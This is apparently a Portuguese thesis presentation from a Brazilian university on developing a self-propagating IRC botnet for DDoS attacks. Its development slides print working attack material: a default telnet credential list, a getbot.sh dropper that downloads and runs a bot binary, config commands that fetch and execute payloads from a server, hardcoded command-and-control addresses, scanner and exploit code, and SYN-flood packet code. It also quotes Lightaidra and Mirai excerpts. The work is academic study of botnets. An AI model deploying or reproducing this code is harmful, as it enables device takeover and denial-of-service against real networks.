Departamento de Sistemas e Computação – FURB
Curso de Ciência da Computação
Trabalho de Conclusão de Curso II – 2017/2

DESENVOLVIMENTO DE UMA BOTNET COM FOCO EM ATAQUES DE NEGAÇÃO DE SERVIÇO

Aluno: Johnny Willer Gasperi Gonçalves

Orientador: Prof. Francisco Adell Péricas, Mestre

FURB
UNIVERSIDADE DE BLUMENAU

Roteiro

- **Introdução**
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Introdução

- **Aumento dos ataques DDoS** devido ao uso de redes conhecidas como **Botnets**
- Estudo das botnets se dá na maioria das vezes por **engenharia reversa**
- Necessidade de maior catalogação sobre desenvolvimento de botnets conhecidas


FURB
UNIVERSIDADE DE BLUMENAU

What DDoS Attacks Really Cost Businesses?

To understand how DDoS affected organizations in 2014, Incapsula surveyed IT professionals from 270 North American organizations. The data below is based on some of the results of that survey.


How widespread are DDoS attacks?

45% of organizations are attacked



- **74%** are attacked more than once
- **91%** attacked in the last 12 months
- **10%** are attacked on a weekly basis

What is the typical attack length?




- **49%** 6 - 24 hours
- **8%** 1 - 7 days
- **4%** 7+ days
- **2%** unsure
- **37%** 0 - 6 hours


Attacks lead to at least one of the following:

- **52%** Software/Hardware Replacement
- **33%** Customer Data Theft
- **51%** Reduction in Revenue
- **26%** Financial Theft
- **43%** Loss of Consumer Trust
- **19%** Loss of Intellectual Property

$40,000 per hour
Average Cost of DDoS Attack

Which business areas take the largest financial hit?





In 43% of cases, **10+ employees are involed** in mitigation

How many businesses are using purpose-built DDoS protection?

36% **are not confident** about their current DDoS protection technology

Brought to you by Incapsula

A complete report is available as a free download at Incapsula.com
http://lp.incapsula.com/ddos-impact-report.html

Roteiro

- Introdução
- **Objetivos**
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Objetivos

- Detalhar o desenvolvimento de uma botnet que seja capaz de se proliferar automaticamente e executar ataques DDoS

- Analisar o comportamento da rede no momento em que o ataque DDoS está sendo executado

FURB
UNIVERSIDADE DE BLUMENAU

Roteiro


- Introdução
- Objetivos
- **Fundamentação teórica**
- Trabalhos correlatos
- Desenvolvimento
- Testes e resultados
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Fundamentação Teórica

Distributed Denial of Service Attack (DDoS)


- TCP Syn *flood*
- UDP *flood*
- ICMP *flood*
- NTP *amplification*
- DNS *amplification*



Fundamentação Teórica

Uma das finalidades das **Botnets** é gerar ataques **DDoS**

- Mariposa
- Mirai
- Zeus
- Srizbi
- Agobot



Roteiro


- Introdução
- Objetivos
- Fundamentação teórica
- **Trabalhos correlatos**
- Desenvolvimento
- Testes e resultados
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Trabalhos Correlatos

Lightaidra

(Federico Fazzi)



```
[Users #chan]
[@root] [ [X]lyleqh9vqk]
-!- Irssi: #chan: Total of 2 nicks [1 ops, 0 halfops, 0 voices, 1 normal]
<@root> .login pwn
< [X]lyleqh9vqk> [login] you are logged in, (root!~root@127.0.0.1).
<@root> .help
< [X]lyleqh9vqk> * *** Access Commands:
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .login                <password>        - login to bot's party-line
< [X]lyleqh9vqk> * .logout                                 - logout from bot's party-line
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** Miscs Commands
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .exec                 <commands>        - execute a system command
< [X]lyleqh9vqk> * .version                                - show the current version of bot
< [X]lyleqh9vqk> * .status                                 - show the status of bot
< [X]lyleqh9vqk> * .help                                   - show this help message
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** Scan Commands
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .advscan <a> <b>      <user> <passwd>   - scan with user:pass (A.B) classes sets by you
< [X]lyleqh9vqk> * .advscan <a> <b>                        - scan with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->recursive   <user> <pass>     - scan local ip range with user:pass, (C.D) classes random
< [X]lyleqh9vqk> * .advscan->recursive                     - scan local ip range with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->random      <user> <pass>     - scan random ip range with user:pass, (A.B) classes random
< [X]lyleqh9vqk> * .advscan->random                        - scan random ip range with d-link config reset bug
< [X]lyleqh9vqk> * .advscan->random->b   <user> <pass>     - scan local ip range with user:pass, A.(B) class random
< [X]lyleqh9vqk> * .advscan->random->b                     - scan local ip range with d-link config reset bug
< [X]lyleqh9vqk> * .stop                                   - stop current operation (scan/dos)
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * *** DDos Commands:
< [X]lyleqh9vqk> * NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,
< [X]lyleqh9vqk> * use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs
< [X]lyleqh9vqk> * where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86
< [X]lyleqh9vqk> *
< [X]lyleqh9vqk> * .spoof          <ip>                    - set the source address ip spoof
< [X]lyleqh9vqk> * .synflood       <host> <port> <secs>    - tcp syn flooder
< [X]lyleqh9vqk> * .ngsynflood     <host> <port> <secs>    - tcp ngsyn flooder (new generation)
< [X]lyleqh9vqk> * .ackflood       <host> <port> <secs>    - tcp ack flooder
< [X]lyleqh9vqk> * .ngackflood     <host> <port> <secs>    - tcp ngack flooder (new generation)
```

Trabalhos Correlatos

Mirai

(Anna-Senpai)

```
static ipv4_t get_random_ip(void)
{
    uint32_t tmp;
    uint8_t o1, o2, o3, o4;

    do
    {
        tmp = rand_next();

        o1 = tmp & 0xff;
        o2 = (tmp >> 8) & 0xff;
        o3 = (tmp >> 16) & 0xff;
        o4 = (tmp >> 24) & 0xff;
    }
    while (o1 == 127 ||                             // 127.0.0.0/8      - Loopback
           (o1 == 0) ||                             // 0.0.0.0/8        - Invalid address space
           (o1 == 3) ||                             // 3.0.0.0/8        - General Electric Company
           (o1 == 15 || o1 == 16) ||                // 15.0.0.0/7       - Hewlett-Packard Company
           (o1 == 56) ||                            // 56.0.0.0/8       - US Postal Service
           (o1 == 10) ||                            // 10.0.0.0/8       - Internal network
           (o1 == 192 && o2 == 168) ||              // 192.168.0.0/16   - Internal network
           (o1 == 172 && o2 >= 16 && o2 < 32) ||    // 172.16.0.0/14    - Internal network
           (o1 == 100 && o2 >= 64 && o2 < 127) ||   // 100.64.0.0/10    - IANA NAT reserved
           (o1 == 169 && o2 > 254) ||               // 169.254.0.0/16   - IANA NAT reserved
           (o1 == 198 && o2 >= 18 && o2 < 20) ||    // 198.18.0.0/15    - IANA Special use
           (o1 >= 224) ||                           // 224.*.*.*+       - Multicast
           (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30 || o1 == 33 ||
    );

    return INET_ADDR(o1,o2,o3,o4);
}
```


Roteiro

- Introdução
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- **Desenvolvimento**
- Testes e resultados
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento

ngIRCd



Apache
HTTP SERVER

GDB
The GNU Project
Debugger

Desenvolvimento

- Deve ser possível enviar comandos que executam localmente, ou seja, comandos que executam no *shell* da máquina em que o bot está contido (RF);
- Os bots devem ser capazes de iniciar um ataque DDoS dos tipos UDP flood e TCP SYN flood (RF);
- Os bots devem se propagar automaticamente através da porta TELNET (RF);
- Deve ser desenvolvido na linguagem C (RNF);

FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento


Casos de uso

UC01 - !<comando shell> ex: **!ls**

UC02 - @attack tcp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0> ex: **@attack tcp 172.17.0.2 1000 0 80**

UC03 - @attack udp <IP do alvo> <número de pacotes> <porta de origem ou 0> <porta de destino ou 0> <pacotes por IP ou 0> <spoof | nospoof> <IP falso ou zero> ex: **@attack udp 172.17.0.2 1000 0 25 10 spoof 0**

UC04 - @scan <IP ou deixar em branco> ex: **@scan 190.100.100.0**



FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento

1 - Bot recebe comando `@scan`, faz o download do arquivo `CRED_FILE` e inicia varredura de rede


2 - Alvo vulnerável baixa arquivo `getbot.sh` e em seguida baixa a cópia do binário

3 - botmaster envia comandos `!<shell>` e `@attack`

4 - Servidor IRC propaga a mensagem


5 - Retorno do comando shell

6 - Ataques DDoS



Desenvolvimento

Principais arquivos do projeto



Desenvolvimento

```
root:root
root:123456
root:12345
root:12345678
root:football
root:welcome
admin:admin
admin:123456
admin:12345
admin:12345678
admin:football
root:123456
admin:welcome
admin:passw0rd
```

```
#!/bin/bash

SERVER_IP="http://172.17.0.3"


rm -rf /tmp/bot

wget -c ${SERVER_IP}/bot -P /tmp && chmod +x /tmp/bot && /tmp/bot&
```

```
#define DOWNLOAD_BINARIES "rm -rf /tmp/getbot.sh; wget -c http://172.17.0.5/getbot.sh -P /tmp && sh /tmp/getbot.sh"
#define DOWNLOAD_CRED_FILE "rm -rf /tmp/cred_file; wget -c http://172.17.0.5/cred_file -P /tmp"
#define CRED_FILE "/tmp/cred_file"
#define PID_FILE "/tmp/.pid_file"

#define IRC_SERVERS "10.21.16.39:6667|127.0.0.1:6667|192.168.0.200:6667|172.17.0.5:6667|127.0.0.1:2222"
#define IRC_CHANNEL "#army_of_furb"
#define IRC_PORT 6667
#define IRC_NICK_LEN 9
#define DEBUG

#define TELNET_PORT 23
```

Desenvolvimento

Comunicação na rede botnet

Toda a comunicação da rede acontece através de um servidor IRC

1 - Estabelece *socket* com o servidor IRC

2 - Realiza processo de login no servidor IRC


3 - Entra no *channel* especificado no arquivo `config.h`

4 - Fica “escutando” comandos enviados pelo *botmaster* bem como mensagens `PING`

FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento

Conexão IRC




```
info->nick = random_nick();
char *NICK = malloc(strlen(info->nick) + 6);
char *JOIN = malloc(strlen(info->ch) + 6);
char *USER = malloc(2 * strlen(info->nick) + strlen(IRC_USER) + 1);
```

Desenvolvimento

Proliferação da rede botnet

1 - Comando `@scan` com parâmetro de IP ou não

2 - Download do arquivo de credenciais utilizando `DOWNLOAD_CRED_FILE` no `config.h`

3 - Loop de 1 a 254 na rede especificada tentando achar portas TELNET abertas

4 - Tentativa de login no serviço TELNET utilizando as credenciais

5 - Envio do comando `DOWNLOAD_BINARIES` via TELNET

6 - Vítima executa arquivo `getbot.sh`

FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento

Scanner de rede

```
char msg[50];
// loop through hosts
for (int i = 1; i < 255; i++) {
        telnet_info info_t;
        sprintf(info_t.ip, "%s.%s.%s.%d", fo, so, to, i);
        #ifdef DEBUG
        printf("trying to connect to telnet ip = %s\n", info_t.ip);
        #endif
        // if TELNET port is open and listening we'are connected
        if (!telnet_connect(&info_t)) {
                sprintf(msg, "connected to %s\n", info_t.ip);
                irc_send(msg, strlen(msg), info);
                sprintf(msg, "trying to exploit %s\n", info_t.ip);
                irc_send(msg, strlen(msg), info);

                // try to exploit host
                if (!telnet_login(&info_t)) {
                        sprintf(msg, "exploited %s\n", info_t.ip);
                        irc_send(msg, strlen(msg), info);
                }
                // after tried to login, if sucessful or not, we must seek our file to the beginning
                // to try next host
                fseek(credentials_file, 0 , SEEK_SET);
        }
}
```

Desenvolvimento

Ataques DDoS na rede botnet


1 - Comando `@attack udp` ou `@attack tcp`

2 - Através do uso de `raw socket` é utilizado IP's falsos

3 - É feito um *flood* de pacotes UDP ou pacotes TCP SYN

FURB
UNIVERSIDADE DE BLUMENAU

Desenvolvimento




```
// ----- TCP HEADER -----
// TCP source port and destination
if (ainfo->d_port)
        tcphdr->dest = htons(ainfo->d_port);
else
        tcphdr->dest = htons(rand() & 0xFFFF);

if (ainfo->s_port)
        tcphdr->source = htons(ainfo->s_port);
else
        tcphdr->source = htons(rand() & 0xFFFF);

// set the initial sequence of this TCP handshake
tcphdr->seq = htons(rand() & 0xFFFFFFFF);
// initial ACK Sequence is zero
tcphdr->ack_seq = 0;
// offset without OPTIONS is 5
tcphdr->doff = 5;
// reserved, should be zero
tcphdr->res1 = 0;
tcphdr->res2 = 0;
// urgent flag
tcphdr->urg = 0;
// set SYN flag to 1 because we are starting a 3-way-handshake
tcphdr->syn = 1;
// set RESET flag
tcphdr->rst = 0;
// set ACK to zero in initial communication
tcphdr->ack = 0;
// FIN flag is zero
tcphdr->fin = 0;
// PUSH flag
tcphdr->psh = 0;
// window size doesn't matter too much in the 3-way-hs
tcphdr->window = htons(64);
// set to zero now, we'll compute cksum before send using tcp pseudo header
tcphdr->check = 0;
// URGENT pointer
tcphdr->urg_ptr = 0;
```

FURB
UNIVERSIDADE DE BLUMENAU

Roteiro

- Introdução
- Objetivos
- Fundamentação teórica
- Trabalhos correlatos
- Desenvolvimento
- **Testes e resultados**
- Conclusão

FURB
UNIVERSIDADE DE BLUMENAU

Testes e resultados

File Edit View Search Terminal Tabs Help

blacksheep@localhost:~/git/IRC_botnet × blacksheep@localhost:~/git/IRC_botnet × blacksheep@localhost:/tmp × blacksheep@lo

